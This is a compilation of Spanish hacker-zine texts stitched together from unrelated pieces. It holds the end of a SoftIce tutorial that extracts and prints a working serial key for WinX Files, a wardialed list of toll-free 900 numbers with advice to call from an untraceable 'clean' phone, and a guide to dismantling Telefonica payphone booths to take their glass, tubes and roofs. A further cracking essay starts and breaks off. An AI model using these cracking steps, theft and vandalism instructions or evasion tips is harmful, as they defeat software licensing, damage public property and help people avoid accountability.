Ataque Localizar un S/N valido dependiendo del nombre que metamos, localizaremos el numero rastreando los registros (eax, eip, ebx etc), ya que el S/N se genera según nuestro nombre y en un momento dado se compara con el nuestro, pero mientras ocurren todos etos procesos el S/N valido esta en alguna parte de la memoria puesto que ya se ha generado o se esta generando, rastrearemos los registros sin liarnos demasido si no encontramos lo que queremos enseguida, pasamos a tracear el programa y a ver todo el proceso. Como ya os dije en manuales anteriores no tenemos por que seguir unas pautas de crackeo, sino que todo lo que se nos pueda ocurrir es perfecto.

PARTE 2

A trabajar. Tenemos iniciado Windows con SoftIce y APIS32 V 2.4 ya en funcionamiento, el aspecto de APIS32 V 2.4 es este.



Examining application --- Escoger el programa que vamos a analizar

Command line arguments --- por si queremos ejecutar el programa con alguna opción

Follow API functions are spied --- Esta es la lista de funciones Api que nos detectaría en el programa a analizar, podemos añadir mas.

Find ---- Buscar una Función en la lista

Add --- Añadir mas Funciones tenemos una larga lista para añadir (dependiendo de las librerías .dll que utilice el programa pues añadimos))

Run ---- Ejecutar el programa que tenemos seleccionado, es muy importante para que nos sirva de algo el apis32 ir viendo en que momento de van ejecutando las funciones, que luego serán nuestros breakPoints en el soft.

En nuestro caso cargamos el archivo Wxfile.exe como esta en la foto y pulsamos Run se empieza a ejecutar el programa y vemos como van apareciendo las funciones que utiliza, pero a nosotros nos interesa las funciones que utiliza cuando nos muestra la ventana de error tras intentar registrarnos, ósea que vamos a WinX Files y pulsamos en el dibujo del cerdo, si! donde pone que tenemos 30 dias, nos sale la ventana de registro y rellenamos con lo que queramos, en mi caso pondre.

User Name: karpoff

Fijaros bien en el apis32 en las funciones que se han ejecutado nos posicionamos en la ultima función (con el ratón) y nos preparamos para pulsar OK en la ventana de registro a la vez que vemos que función escupe cuando muestre la ventana de que hemos fallado en el registro, y la función ha sido CreateWindowExa pues este será nuestro BreakPoint.
Cerramos todo y cargamos el archivo Wxfile.exe en el SoftIce
Pulsamos el botón de los engranajes nos sale la ventanita pulsamos aceptar y estamos en el softice, ahora tenemos que salir para rellenar los datos del registro así que pulsamos F5 o [CTRL+D], devuelta a Windows y con WinXfiles ejecutado , nada pues a rellenar con los datos anteriores y atención ahora tenemos que ponemos nuestro BreakPoint, pulsamos [CTRL+D] y de nuevo en el softice a poner el BP
BPX createwindowexa
Tenemos que volver al windows para pulsar OK en los datos del registro, ósea que de nuevo F5 o [CTRL+D], y cuando salgamos a Windows pulsamos OK en los datos y haber si hace efecto la función createwindowexa EXPLACHSSSS estamos en el SoftIce concretamente en.

USER32!CREATEWINDOWEXA
015F:BFF55C65 B530 ------- AQUÍ

Como veis si miráis la parte inferior derecha del softice veréis que nos encontramos dentro de la librería de Windows USER32.DLL a la cual Wxfile.exe a hecho una llamada a la función createwindowexa tenemos que saber que parte del código de nuestra víctima llamo a esta función pulsamos F12 y EXPLACHSSSS aparecemos en la rutina padre.

015F:00416B99 E866EAFEFF Call USER32!CREATEWINDOWEXA – LLAMADA A LA FUNCION
015F:00416B9E 8986C0000000 mov dword ptr [esi+000000C0], eax – ESTAMOS Aquí

hemos dicho que intentaremos localizar el S/N valido rastreando los registros no¿? Bueno pues pulsar la tecla F2 y aparecen en la parte superior del SoftIce los registros con sus valores, ahora posamos el ratón sobre cualquiera de ellos por ejemplo EAX y pulsamos el botón derecho, se despliega un menú de opciones escogemos Display y rastreamos la ventana de datos (la ventanita

donde están los datos en caracteres) con las flechitas de movimiento de la ventana miramos hacia arriba y hacia abajo fijándonos en todo, atención pero rastreamos cada registro un poquitin para arriba y lo mismo hacia abajo, no os tiréis la de dios de tiempo, si no veis nada interesante al siguiente registro y hacéis lo mismo.

Prestar especial atención si veis números o un cacho del nombre que metisteis entonces lo miráis mas detenidamente. Bueno y cuando llegueis a ESI y miréis un pelin hacia arriba veréis 3 códigos uno el [nuestro] otro compuesto por [letras, números y un par de caracteres] y el ultimo todo [letras mayúsculas] apuntarlos y a probar.
En efecto la clave es

NAME: karpoff
KEY: CERKTEFVUNQJPHN

Era lógico pensar que el código valido eran las 15 letras mayúsculas, ya que el otro código contenía un par de caracteres (! Que no suelen ser corrientes. Habéis visto lo fácil que puede ser encontrar un S/N sin seguir todos los procesos, cuando tengáis un programa para crackear hecharle imaginación crackear tiene que ser algo divertido.
Llegados al nº12 de esta serie de manuales, me gustaría que me mandaseis sugerencias sobre como queréis que siga avanzando esto, si queréis proyectos con el SoftIce o empezar con el SmartCheck (como el SoftIce pero para visual basic) o manuales sobre como funcionan algunas herramientas de cracking. Lo dejo en vuestras manos.
Un saludo para todos en especial los que me habeis participado activamente con sugerencias preguntas etc,

Pues esto es todo. Que os a parecido.. interesante no¿? Como siempre mi mayor deseo es que entendáis esto como yo intento explicarlo. Es difícil escribir manuales creerme, pero mientras una sola persona los lea seguiré J

Con cualquier duda mandarme un email, contesto a todos los email.

Un saludo para todos/as (karpoff)

Kf_karpoff@hotmail.com

http://personal2.redestb.es/karpoff

http://welcome.to/karpoff

El uso de este material es solo para uso educativo, por ahora los cracks son

ilegales cada cual es responsable del uso que le de a este tutorial, el autor no se hace responsable de nada.

Tutorial Descargado de Karpoff Spanis Tutor

*******/

Utilidades del WarDialing...

...Phreaking Practico

(Hoy Los 900, el prefijo magico)

/********

Numeros 900 - GreeN LegenD / SET Staff (c) 1998

http://set.net.eu.org - glegend@set.net.eu.org

Index
---

1) Intro y Medidas Cautelares..
2) Llamada a Operadoras de (casi) cualquier Pais atraves de 900
3) Mitos sobre los Numeros 900
4) Numeros 900

1) Intro y Medidas Cautelares

Se ha hablado de los numeros 900 con antelacion en SET, pero no voy a lo teorico, sino a lo practico. WARDiALiNG

Esto es ante todo una leccion practica, para ver la utilidad del Wardialing y a la vez aprender de los 900. No es una tonteria como algunos pensaran..encontrareis servicios de mensajeria *gratuitos* modems que redireccionanaran vuestros faxes y algunas cosas mas.. pero eso os dejo que lo descubrais vosotros.. Pero cuando veais que un numero nos os vale de nada no siguais llamando. Es un consejo de la Direccion General de Hacking Espa~ola.. ;) (DGHE!)

Bueno todos sabeis ya como funcionan los numeros 900 no?

Son cuentas especiales con Telefonica que basicamente se basan en lo siguiente : El importe de la llamada es cobrado al que la recibe, no al que la realiza. Y como en botica hay de todo... vamos a descubrirlo un poco, pero solo un poco para que tu mismo sigas solo. Ahi esta lo practico del tema que hoy tratamos, que tu lo veas por ti mismo.

Aviso

Antes de nada un Aviso, este va para los "avispaos" :
No abuseis dado que algunos de los numeros tienen Caller id y te bloquean despues de hacer varias llamadas, otros no funcionan desde todas las provincias o desde moviles. Mas cosas a ciertos numero cuando descubrais lo que son dejadlos en paz. Ejemplo claro este :

900100202 Comisaria Nacional de Policia (Caller Id)

Un "amable" policia responde : Comisaria Nacional..
¿Que denuncia quiere hacer?...

(Pero si quiereis que los maderos hagan una visita a domicilio)
(a vuestra casa y gratis, pues nada a delante..)

Y por que se me preguntara el recien llegado. Numeros de bomberos, policia, *alertas de cualquier tipo y ayuda* si juegas con ellos te puede caer una buena. Avisados estais y que avisa no es traidor.. ademas de estar protegidos por la ley (les proteje una parte de legislacion especial) Ademas te crees que un juez en caso de que tenga que juzgar :

¿Que es mas importante hackear un 900 de un Hospital -linea datos- (los hay..)?

o por el contrario

¿Un numero 900 de sobaos Martinez ??

Piensa y reflexiona que no es tan dificil y no metas la gamba.. El primero te caen unas cuantas cositas mas...

Mas cosas sobre los 900 todos los numeros que aqui se encuentran se han comprobado con un movil (Limpio), eso quiere decir que cogeran una llamada desde cualquier sitio, hay numeros listados que estan activos-contratados pero no lo coge nadie, otros que funcionan pero desde donde he hecho las pruebas (movil) no cogen llamadas (eso no quiere decir que no acepten llamadas desde cualquier comunidad, simplemente que el cargo maximo por minuto, un movil, no se acepta).Probablemente solo lo hagan de Madrid o Barna o otras grandes ciudades (o solo ciudades donde al contratante le de la gana..).

IMPORTANTE-IMPORTANTE-IMPORTANTE-IMPORTANTE-IMPORTANTE-IMPORTANTE-

USA UN TELEFONO LIMPIO, no uses tu casa... No te voy a explicar lo que es un Telefono limpio, lee SET...

IMPORTANTE-IMPORTANTE-IMPORTANTE-IMPORTANTE-IMPORTANTE-IMPORTANTE-
---

2) Llamada a Operadoras de (casi) cualquier Pais atraves de 900

Para poder hablar con una operadora de la compa~ia de otros paises no teneis mas que marcar 900990XXX siendo XXX el codigo del pais Internacional, Alemania (+49) seria 900990049 y Hong Kong (+852) 900990852. Esta operadora te dejara hacer llamadas a cobro revertido, usar un calling card de esa compa~ia y algunas cosas mas raritas.. Todo depende de la compa~ia de Telefonos respectiva..estad advertidos que algunas no lo tienen. Despues de informarme bien, este servicio es una "especie" de intercambio que realiza Telefonica con otras compa~ia a cambio de que expandir su servicio Espa~a Directo.. y tened claro que

estas operadoras de un numero 900 son muy distintas de las que se pueden contactar de otras maneras, 07+XX, 050-00+XX o bien con un numero directo desde Espa~a.

3) Mitos sobre los Numeros 900

No existe este servicio de numero gratuitos con un comienzo comun en todos los paises. Alemania no lo tiene, ni Turkia, China tampoco. Lo cual no impide que estos paises no tengan numeros gratuitos..que de hecho los tienen.

Estos numeros son originarios de USA, creados por una de las filiales de AT&T en Chicago. No se crearon de la nada como algunos quieren hacer creer al personal la primera empresa en tenerlos fue AT&T. :)

No busqueis el famoso fichero con todos los numeros 900 de espa~a, no tiene detallado nada mas que el tipo de linea y poco mas (no hay nada sobre el servicio que ofrece cada numeracion) . Ademas esta siempre muy atrasado, prueba es que paso por mis manos unos dias despues de estar este texto casi listo y quite altguno de los numeros que estaba activo apenas 48h antes y luego no. Busca con un Wardialing y te asombraras de lo que encuentras.

Los 900 son terreno movedizo, cambian continuamente.. y andate con cuidado. Necesitas tener ojos en la espalda...

4) Los Numeros

Estos que forman parte de la busqueda hecha por mi en un rato, una hora y 1/2 mas o menos. Y no medigas que hay pocos por no creo que quieras llenar SET de numeros 900, dado que hay unos 100 mil posibles no apetece. Te entretienes tu solito y los buscas..

Todo esto es un simplre ejemplo, a los 900 no *hay que tenerles miedo* simplemente ser cuidadoso..

NA = No Acepta Recibir la Llamada
?? = Desconocido...??
!? & !! = La respuesta varia..

Numero -/\- Servicio (No confirmado 100%)

900118484	Lucky Strike (9 - 19h)
900202202	Salvamento y Seguridad Maritima
900123505	Estado carreteras - Teleruta
900161515	Fundacion Ayuda contra la Drogadiccion
900667788	Tarjeta Personal Telef.
900100908	Telefonica Moviles
900100525	Radiomensajeria
900107107	radiofrecuencias
900131131	Telefonica Publicidad e Informacion
900131130	Telefonica Publicidad e Informacion (FAX)
900303030	Regal Hogar Seguros (8 a 22h)
900111000	Fundacion Anti-SIDA
900200314	Averias Hidroelectrica del Cantabrico
900506070	Correos : Quejas y Reclamaciones
900111022	Telefonica Servicio PYMES
900606606	CocaCola-Fanta
900103900	BBC English
900282828	Mensatel
900303900	Daewo Motor iberica
900121127	
900101110	Seguros (Ident)
900352352	
900350053	NA

90001XXXX Retevision (?) XXXX (0000 - 9999)

{ 10 Mil Numeros que pertenecen a Retevision }
{ digo yo ¿Para que querran Tantos ? ;) }

900019999	Retevision (?) XXXX (0000 - 9999)

900123456	Barclays Bank Info
900100908	Moviline
900102030	BMW iberica
900101112	NA

900990XXX	Operadora de Cualquier Pais XXX Codigo Int (UK 044 / HK 852)
900990049	Alemania

900990852	Hong Kong
900990044	Reino Unido
900990021	Holanda (y Paises Bajos)
900365000	Renault Asistencia (24hrs)
900111222	Fenix Directo (24hrs)
900111777	SkiP
900111444	NA
900111555	No Coge Llamada
900111666	No Coge Llamada
900111888	Obras Hidraulicas
900125127	Modem
900125125	Servicio de Informacion Banco del Comercio
900100200	NA
900555111	Telefonica Grandes Clientes
900120900	Telefonica Grandes Clientes
900555900	Euskera
900111900	NA
900111200	Caja Espa~a / Cuelga Fuera de Horario
900123123	
900120120	Repsol
900110110	Modem
900112112	Banca Telefonica Banco Urquijo
900109010	Mondial Asistencia (8 - 18h)
900108010	Mondial Asistencia (8 - 18h)
900107010	Mondial Asistencia (8 - 18h)
900106010	Vasco Navarro
900105010	Mondial Asistencia (8 - 18h)
900104010	Mondial Asistencia (8 - 18h)
900103010	Mondial Asistencia (8 - 18h)
900102010	Asociacion Telefonica de Asistencia a Minusvalidos (ATA)
900101010	Telefonica Redireccion de Llamadas
900100800	?¿
900100600	Prado del Rey (RTVE)
900100500	Renault (9 - 18h)
900100400	Servicio de Informacion de IBM
900100393	?¿
900100391	Servicio Tecnico Josen Social
900100383	?¿
900100366	Centro de Asistencia Juridica Vitalicio Seguros
900100365	?¿

900100359	?¿
900100353	?¿
900100350	Chestel Ban (Varios Idiomas/6 Castellano) +pin code
900100348	¡¡
900100347	NA
900100346	->a un movil ;)
900100345	?¿
900100344	Despues Ext #XXXX X=4 Digitos
900100342	Philips Telecomunications Iberica
900100340	Servicio Telefonico Banco Herrero (24h)
900100338	?¿
900100337	?¿
900100331	?¿
900100326	Faisa Salud Animal
900100323	Telefonica Moviles (24h)
900100322	SOS Asistencia (24h)
900100321	?¿
900100318	Modem
900100316	?¿
900100315	Modem
900100314	NA
900100313	Servicio de Atencion ? (24h)
900100311	(musica clasica)
900100310	?¿
900100308	Eliza Faberge (Madrid)
900100307	?¿
900100303	?¿
900100289	?¿
900100288	Modem
900100284	Modem
900100283	?¿
900100279	Clinica Roche (8 - 17h)
900100275	?¿
900100271	?¿
900100266	?¿
900100263	Servicio al Cliente ?
900100262	Plus Ultra
900100258	Modem
900100256	Modem
900100250	?¿
900100248	Como Con

900100246	Tomas Redondo (8 - 19.30h)
900100244	?¿
900100243	Modem
900100240	Witehur Asistencia
900100239	Volkswagen Asistencia
900100238	?¿
900100237	Di Info
900100228	?¿
900100224	Modem
900100222	Modem
900100217	Modem
900100216	Policia
900100214	ITT Hercos
900100208	?¿
900100207	AGB
900100206	?¿
900100204	?¿
900100202	Comisaria Nacional de Policia (Caller Id)
900100201	Modem
900100200	NA
900100199	Servicio Internacional (91-6307400) (91-6307402) (91-6307403) (97-0836339)

*Son unas toca webos.. jugad a llamarlas al 900 y os devolveran las llamadas si teneis caller id, sino se putean.

900100197	Club Financiero
900100195	Global Calling Card (Castellano)
900100194	Global Calling Card (Italiano)
900100192	Global Calling Card (Aleman)
900100191	Global Calling Card (Frances)
900100190	Global Telecomunications Calling Cards
900100189	Plus Ultra
900100188	Modem
900100187	SER
900100185	Telecomputers
900100183	?¿
900100180	?¿

900100179	Modem 14.4 **Interesante....XD**
900100178	?¿
900100177	Contestador...
900100173	NCR
900100170	?¿
900100169	Isofresh
900100168	Cosmetica Selecta
900100167	Compa~ia Alemana - Calling Card
900100166	?¿
900100164	?¿
900100161	EPSON
900100160	NA
900100159	?¿
900100156	NA
900100155	Linea Directa Argentaria
900100151	?¿
900100150	Atencion al consumidor Johnson & Johnson
900100149	Ofitel
900100147	Servicio Gratuito de Grabaciones Don Julian (9 - 20h)
900100144	NA
900100142	A la Hora
900100140	Cadena Dial
900100136	?¿
900100135	NA
900100133	NA
900100131	Modem/Fax
900100128	MRV Internacional (#1 MRV #2 FedEx)
900100123	NA
900100122	?¿
900100121	?¿
900100120	Linea Directa Aseguradora
900100119	Arbis Trans
900100117	Coge Llamada
900100115	NA
900100110	Atencion Telef. La Vanguardia
900100109	Interesante
900100108	?¿
900100107	NA
900100106	Modem
900100105	CVT
900100104	?¿

900100103	NA
900100102	Info Guadis
900100101	Zuritel
900100100	Informacion al Accionista de Repsol (10 - 18h)
900100093	NA
900100092	La General
900100091	?¿
900100090	NA
900100089	NA
900100088	?¿
900100087	NA
900100086	NA
900100085	NA
900100084	NA
900100082	?¿
900100081	Hotel
900100080	NA
900100077	Mensajes
900100073	Privado ?!
900100072	Movistar
900100066	?¿
900100064	NA
900100063	NA
900100062	Prevision Sanitaria Nacional (Musica Titanic)
900100061	Modem
900100060	NA
900100056	Modem
900100055	?¿
900100051	Modem
900100050	NA
900100049	!!
900100048	?¿
900100046	Modem
900100045	Zole
900100044	Modem
900100041	Privado
900100040	Euskak
900100039	Redir - Nº Privado !?
900100038	Investigaciones
900100037	Linea 900
900100036	Asociacion Espa~ola Contra el Cancer

900100035	Via Digital
900100034	Asistencia
900100033	!
900100032	!
900100031	Telefonica Publicidad e Informacion
900100030	Euskera
900100029	?¿
900100028	GMSO
900100024	?¿
900100023	Dispomer Consumo (9 - 22h)
900100022	Dispomer Consumo (9 - 22h)
900100021	Asistencia Tecnica
900100020	MediCare (9 - 17h)
900100019	Telefonica Relaciones Laborales
900100018	NA
900100017	NA
900100016	Urgencias Medicas
900100015	NA
900100014	Modem/Fax (9600)
900100013	Modem/Fax
900100012	Modem/Fax
900100011	NA
900100010	?¿
900100009	Asistencia para mujeres que sufren malos tratos
900100008	3M (9 - 18h)
900100007	Compa~ia Canadiense de Tabacos
900100006	?¿
900100005	Modem
900100004	NA
900100003	?¿
900100002	NA
900100001	C&C Telecomunicaciones
900136524	Mondial Asistencia en Carretera

Si alguien tiene material sobre Pagers/buscas que se ponga en contacto..

Keep on Hacking & Hack THe PLANET!

- GreeN LegenD - gelegend@set.net.eu.org - (c) 1998 -

EOF

-[0x06]----------

-[BRICOLAJE DE CABINAS]----------

-[by JuSJo & GreeN LegenD -]----------SET-20-

Bricolaje de Cabinas

---

http://www.cabitel.es

By JuSJo & GreeN LegenD

JuSJo@grafitti.net
glegend@set.net.eu.org

AVISO : Esta informacion es simplemente educativa, tu eres responsable de lo que hagas con ella. NO nosotros.

Index
=====

Intro..... 1
Cabinas..... 2
Objetivos 3
Tipo A..... 4
Tipo B..... 5
Bricolaje..... 6

Intro 1

==========

Se han escrito muchos cursos sobre cabinas, de manera mas publica o menos. Este no quiere ser uno mas, durante unos cuantos numeros de SET nos tendreis con nosotros. Vamos a hacer una diseccion detallada de cada cabina que encontremos. Lo que cada uno haga con esta informacion es decision personal. Con esto queremos demostrar que las cabinas no son seguras y con muy pocas herramientas podemos desmontar cualquier cabina en un tiempo ridiculo. Que tienes urgencia de recarga tu portatil, nada pues cualquier cabina te vale. Que necesitas linea para el modem, pues nada tambien te lo soluciona. Espero que sepais usar esto con cuidado y no vayais por ahi destrozando cabinas por el hecho de hacerlo. Estamos abiertos a cualquier tipo de experiencias, enviadlas a nuestros emails de contacto.

GreeN LegenD & JuSJo

Cabinas 2

==========

Primero describiremos tecnicamente con ayuda de Cabitel los dos modelos a estudiar en este numero, las de columna modulares y las deluxe total que tienen un tejadillo en plan piramide de egipcia. Primero tienes que sabes a que te enfrentas y luego una vez estes familiarizado con ellas pasaremos a la accion.

Cabinas Tipo A (modelo M segun Cabitel) :

La calidad de sus materiales garantiza una gran durabilidad.
Estructura de acero galvanizado y perfiles laminados de aluminio lacado.
Acabado en pintura poliester antigrafiti. Lunas de vidrio templado con logotipo de Telefonica serigrafiado a la arena.

En la parte superior cuenta con logotipo que identifica facilmente el servicio (tarjetas/monedas/ambas) Bandas adhesivas en los cristales laterales con referencia de las tarjetas de pago admitidas.
Instrucciones de uso situadas en la mesa bajo el telefono.

Tipo A : Columnas Verdes y Tejadillos Grises/Verdes

Altura: 2.780 mm.
Ancho de columna: 550 mm.
Ancho con los telefonos en caras opuestas: 1.260 mm.

Cabinas Tipo B (modelo G segun Cabitel) :

El Soporte Cubierto es una cabina cerrada por tres lados, con paneles que no llegan al suelo y sin puerta. Esta pensada para alojar el Telefono Modular (TM) y el Telefono Modular de Interior (TMI).
Es un espacio unico en su clase por la proteccion que ofrece al usuario.
Acoge a los terminales instalados en lugares de climatologia adversa.

Tipo B : Cerrada por tres lados con tejado piramidal.

Altura: 2.608 mm.
Anchura: 970 mm.
Profundidad: 990 mm.

Objetivos 3
==========

Hacking, cracking, phreacking... No SCRAPPING: para vencer a tu enemigo hace falta conocerlo en profundidad para conocer sus debilidades y explotarlas. A continuacion pasamos a exponer la cualidades que un grupo de individuos con los cuales no tenemos NINGUNA relacion han sacado sometiendo a las cabinas varios tests de durabilidad y resistencia

a la erosion producida por la brisa marina. Las condiciones en las que se realizaron estas pruebas fueron: 285 Grados Kelvin de temperatura ambiente, 773 mm de Hg de presion atmosferica, 70% de humedad, se notaba en el ambiente un ligero a aroma a azahar y era de noche, el cuadro metereologico era ligeramente nublado aunque agradable para estar por la calle, lugar donde se realizaron los tests. (Nota: careciendo de la instrumentacion adecuada para medir el la concentracion de sal en el aire y la velocidad del viento los test de brisa marina se dejaron para mejor ocasion)

En el estudio preliminar uno se percata de las cabina tipo A se componen de tres partes claramente diferenciadas que merecen un estudio particular de cada una de ellas: una columna central, a la cual estan adosados los telefonos en si, que esta rodeado de una especie de casetilla. Careciendo de las herramientas (ninguna) adecuadas para una diseccion detallada de la columna o el telefono y viendo que la casetilla es claremente cutre se decidio empezar por examen de esta, e ir llevando equipo segun veamos que lo necesitamos (las herramientas pesan huevo y no es plan de ir cargando con un cajas de herramientas por la calle).

Tipo A

El techo de la casetilla esta hecho de hojalata (se pueden conseguir dos duros vendiendolo como chatarra) y empujandolo desde abajo se dobla con lo que los cristales de los laterales que estan mal pegados, practicamente estan solo encajados, quedan sueltos (no del todo, pero un codazo ayuda). Sigamos, en nuestro empe~o de diseccionar las cabinas. Para airear mas las casetillas de estas cabinas la mejor manera es entre dos personas y sin necesidad de mas herramientas que las que tenemos nosotros mismos. Uno empuja primero en un lateral del tejadillo hasta que doble la chapita y lo mantiene subido mientras tanto el otro tira un poco hacia arriba de los cristales laterales. Los cristales estan reposando sobre la base del tejadillo, no tiene ninguna clase de sujeccion estan simplemente encajados. Cuidado porque pesan y si se te caen pues puede ser la risa el ruido que hacen, por no hablar de la partidura de culo que puede pillar tu colega como se le caiga en un pie, por si acaso no ir en chanclas mejor unas Chirucas.

```
,-.------------\
| \           \
|  \           \
```

```
:----\x_____________x\
:   :    ^^^    :     x  <- Punto donde aplicar y mantener la fuerza.
:   :    ^^^    :
:   :    ^^^    :   ^^^  <- Direccion de abajo a arriba..
:   :           :
:   :           :
:   :           :  <- Cristal Lateral
:__  :           :
|  \| |_____________| |
|   | |         | |
|///            //
|               |
|               |
```

Espero que este todo claro por ahora.. sigamos pues
Que mas partes tiene esta cabina, pues si observamos veremos que hay varias placas tanto arriba sobre los tejadillos como debajo de las mini-mesas que estan debajo de los telefonos. Si buscas en las placas de la zona baja y si realmente observas como un hacker veras enseguida que todas tienen algunos logos en la esquina inferior izquierda. Pero si vuelves a mirar veras que solo una de las caras tiene un rectangulo mas grande. Esta es la placa que nos interesa. Aqui hoy dos opciones para abrirla, una tenemos una buena llave o llavero metalico que nos permita hacer palanca con seguridad o hemos planeado esto antes y tremos un destornillador grande con nosotros.
Estas placas con poca fuerza se abren pero, yo recomiendo el destornillador. Con hacer una minima palanca se abre. Aviso! Cuidado por que se supone que esta placa tiene un sistema tipo puerta, pero muchas veces si NO LA COGEMOS FUERZA se te caera y se hara MIL PEDAZOS, armando un escandalo del copon y haciendote que te traslades a otra cabina. Avisados estais y el que avisa no es traidor. Una vez abierto se ve lo siguiente.

Caja de fusibles en un lateral, en la parte inferior justamente debajo de la mesita. Caja de fusibles que controla todo la corriente de las cabinas, con 2 slots libres.

```
________
|  _  |
| /  |    <- Panel de cristal que se abre en plan puertezuela.
| \_ |       Y contiene un cable de aceso general. (Entubado)
|______|
```

```
\       \
  \       \
    \       \
_________/-------/
    |         |
    |_______    |
--. |0.[/]|--.|
xx| | |   |xx||
x | |0'   |x ||
x | |-----'x ||
--' |      --'|
 ___|     _____|
    \---------\
    |         |
    |  _______  |
    | |[][]:| |
    | |_______| |
    |         |
____|DD________|
   U U       U
```

Esta es una representacion psicodelica de una cabina de Cabitel Tipo M. Para averiguar donde esta la caja de fusibles se deben de dar unos golpes en la zona baja hasta que se de con un panel que no suene a hueco.

DD = Marca en el cristal que nos indica que es lateral.

Mas cosas sobre estas cabinas. Ahora Cabitel para poder poner mas publicidad esta cambiando los laterales de la cabinas. Instalando algo asi.

```
              ____t____
             /|      |\
            / |      | \
           /  |      |  \
          /   |      |   \
        __/___________|__________|___________\__
        |                      |
        |                      |
        |                      |
        |                      |
        |    PEAZO ANUNCIO!!!!!!!    |
        |                      |
        |                      |
        |                      |
        |_[_o]_____________________[o_]_|
```

```
|      |
|      |
|      |
|      |
|     o| o <- En modelos sin lateral ancho.
---------
 t     t    t = Tornillos de la base.
```

Y que diversion puede tener esto ? pues nada que quieres hacer una campa~a de propaganda en tu barrio sin tener que pagar un duro hazte con una llave de triangulo, las dan gratis en las tiendas de gas. Dado que todas las cajas de registro externas del gas las llevan.

Hacker : Oiga me podria dar Vd. una llave para la caja de registro del del gas que la he perdido/se me ha roto ?

Tendero : De que tipo ?

H : De las de las de triangulo.

T : Aqui tiene una.

H : Adios gracias.

Y ya esta, ahora puedes abrir todas las cabinas.
En los modelos que no tienen la publicidad horizontal nueva la cerradura esta abajo a la derecha. Para abrir metes la llave hasta el fondo y giras.
En las grandes nuevas es algo mas complicado, necesitas dos llaves.
Y corres el peligro de que este jodidas las cerraduras y no se abran.
Pero con practica puedes conseguir dos tubos fluorescentes de mas de metro y medio. Que estan dentro de los paneles laterales altos.

Tipo B

El tipo B (modelo H) a ojos del no iniciado puede parecer imponente, algo robusto y resistente, no te preocupes solo unos pocos nacimos expertos.

No sufras es todavia mas cutre y pachanguera que el modelo anterior.
Siguiendo un proceso similar al anterior un examen preliminar volvimos
a considerar 3 partes: el tejadillo, el cuerpo de la cabina y la cabina
en si. Despues de un examen mas concienzudo se llego que a la conclusion
de que el tejadillo es horriblemente hortera, estaria mejor si colocaran
un esfinge al lado haciendo juego, vamos a por el. ;)

En nuestra pura inocencia probamos a empujar el tejadin para tratar de
averiguar que clase de soportes los unian al cuerpo porque nos los veiamos,
maravilla maravillosa salio solo, no esta sujeto con nada. Lo unico que
evita que puedas recrear la corte de Ramses en tu casa son los cables de
la cabina que suben por esa especie de tuberias que forman el cuerpo nada
que un poco de planificacion por vuestra parte no pueda solucionar.
Que os parece guardaros cualquier tipo de alicate y cortar ? Si, lo has
adivinado. Ya tienes una piramide para tu cuarto! Ahora los sin techo pueden
escoger en dos colores, gris metalizado o verde timofonica! :)

```
    _
   / \ \
  /   \ \
 /     \ \
$-----------#.__\     $ Cable triple entubado con el resto de cables.
U   U-------U-- U
U   U      U   U     # Es un cable simple con entubado.
UTTTU      U   U
UTTTU      U   U
UTTTU      U   U
U   U      U   U
U   U      U   U
U-----------U   U
U   U      U   U
U   U      U   U
U   U      U   U
U         U
```

Bueno, ya seguiremos con esta en otro momento, que los cristales parecen
apetitosos no ? Calma. En el futuro os contaremos como haceros una mesa
de salon con cristal de seguridad de Cabitel.

==========

Vamos que no sabes que hacer con lo que te acaba de regalar Telefonica ?
Pues te damos algunas ideas. Con los cristales que crecen en la cabinas
tipo A puedes hacerte :

- Una mesa
- Un cabecero de cama
- Un biombo
- Una estanteria

Mesa :

Para hacer esta necesita solo una pieza de cristal, un lateral me refiero.\
Un bote de pintura en espray (1/2 Litro 400pts +/-) de el color que quieras.
Yo personalemte recomiendo negro para resultados optimos. Necesitaras algun
tipo de patas, esas la puedes hacer o bien con botes de cocacola usados y
cola fuerte. Comprarlos en Ikea, ya las venden hechas unas 3K las cuatro.
O bien puedes usar cajas minitorre como patas. Pintas la parte que tiene el
lado serigrafiado a la arena, el aspero, y te queda una peazo de mesa. Por
cuatro duros, Quien dijo que los muebles son caros ? Se puede hacer una
variable de esta mesa con dos cristales.

```
 ------------------------------------- cristal superior sin pintar.
 U                                U
 U                                U
 ------------------------------------- cristal inferior pintado por debajo
 U                                U
```

Esta es la tipica mesa de periodicos, con el mejor efecto. Buen acabado y
muy facil de limpiar.

Cabecera de Cama :

Esto es mas de buscarse la vida, simplemente el tama~o es el ideal y con un
par de tablas te lo haces, como cada cama es distinta pues tendreis que
echarle imaginacion. Pero os garantizo que funciona y queda muy bien.
Para este no pongo planos a lo mejor en el proximo articulo.

Biombo :

Este es el clasico, dificil de hacer pero queda muy vistoso. Necesitaras hacerte con maderas con un surco de 1 1/2cm, necesitaras dos laterales largos por cristal y tres bisagras (2 ~ 3 cm alto) y lo mas importante la base que tiene que ser lo que va soportar todo el peso. Esto lo que yo personalmente recomiendo es hacerse con cualquier catalago de muebles de cualquier tipo (el mejor IKEA) y mirar como estan hechos los biombos. Dado que esta es una publicacion relacionada con el Hack y no con el bricolaje. La idea es facil.

Estanteria :

Esta es la mas facil de todas, necesitas un bote de 1/2 Litro de pintura en espray, tipo plastica Titanlux por ejemplo. Los botes vienen en dos tama~os, 200cc y 450cc y dado el tama~o de los cristales de T es necesario el de casi medio litro. El precio es ridiculo. No llegan a las 600pts si te quieren cobrar mas ya sabes donde les puedes decir que se metan el bote. Luego necesitas dos o mejor tres regletas de las de sujeccion que sean suficientemente grandes para cubrir por lo menos el 70% de la superficie del cristal. Mas que otra cosa para que cuando estes leyendo el numero 21 de SET no se te desmonte la estanteria y se te caiga en la cabeza mientras estas leyendo. Asegurala bien, nada como un buen agujero hecho con un taladro.

```
 -----------------------------------------
   |                          |
   |                          |

-----.
     |  <- Se supone que la regleta debe de ser grande.
     |
```

Para finalizar pinta por el lado que tiene la serigrafia a la arena con el logo de T de el color que quieras. Yo personalmente recomiendo negro. Se debe de pintar en una habitancion suficientemente aireada. Y dejarlo

que se seque una hora como minimo. Hay que pintar por el lado que el logo de T esta aspero.

(c) SET 1999

DOMINANDO EL ARTE

por

ArthaXerXès

Traducido por X-Grimator (30/03/00)

-12 de Febrero del 2000-

Contenidos

1 Unas palabras…

2 Contactos

3 Los requisitos

4 Software usado

5 Quitando la protección

5.1 Localizadlo
5.2 Entendedlo
5.3 Quitadlo

6 El final de este corto ensayo

versión 1.0

Convertir obstáculos en ventajas
y tomar la oportunidad de pelear.
Sun Tzu "El Arte de la Guerra"

1 Unas palabras…

